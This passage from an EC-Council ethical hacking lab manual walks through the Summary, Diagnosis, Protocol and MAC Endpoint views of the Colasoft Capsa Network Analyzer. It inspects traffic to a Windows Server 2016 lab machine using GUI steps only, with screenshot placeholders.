


Figure 2.2.15: Colasoft Capsa Network Analyzer Dashboard

TASK 2.6

Examine the Summary Information

24. The **Summary** tab provides full general analysis and statistical information for the selected node in the **Node Explorer** section of the right-hand pane.




Figure 2.2.16: Colasoft Capsa Network Analyzer Summary

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

TASK 2.7

Analyze the Diagnosis Information

25. Click the **Diagnosis** tab. It displays the real-time diagnostic events of the global network according to groups of protocol layers or security levels. With this tab, you can view the performance of the protocols.
26. Now, click **TCP Duplicated Acknowledgement** under the **Transport Layer** node, which, in turn, will highlight **TCP repeated confirmation** under the **Details** section.
27. Double-click on the highlighted **TCP repeated confirmation** to view detailed information.




Figure 2.2.17: Colasoft Capsa Network Analyzer Diagnoses

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

28. The **Packet - Details - Analysis Project 1** window appears, displaying detailed information regarding captured packets such as absolute time, source, source port, source geolocation, and other information related to the event.




Figure 2.2.18: Packet - Details: Analysis Project window

TASK 2.8

Examine the Protocol Information

29. Close the **Packet - Details - Analysis Project** window after analyzing its results.

30. Click the **Protocol** tab. It lists the statistics of all protocols used in the network transactions hierarchically. By default, **MAC Endpoint** in the lower section of the window is selected.

Note: Here, we will analyze the packets traveling to and from the **Windows Server 2016** virtual machine.

31. Under the **MAC Endpoint** section, double-click the **10.10.10.16** IP address to analyze packets flowing through the open ports.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.




Figure 2.2.19: Colasoft Capsa Network Analyzer Protocol analysis

32. The **Packets - 10.10.10.16 - Analysis Project 1** window appears, displaying information about captured packets transmitted via open ports on the **Windows Server 2016** virtual machine.




Figure 2.2.20: Packet 10.10.10.16: Analysis Project windows

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

TASK 2.9

Examine the Physical Endpoint Information

33. Click the **MAC Endpoint** tab. It displays the statistics of all MAC addresses that communicate in the network. The list of MAC addresses is displayed under **MAC Conversation** present in the lower pane of the window, as shown in the screenshot.

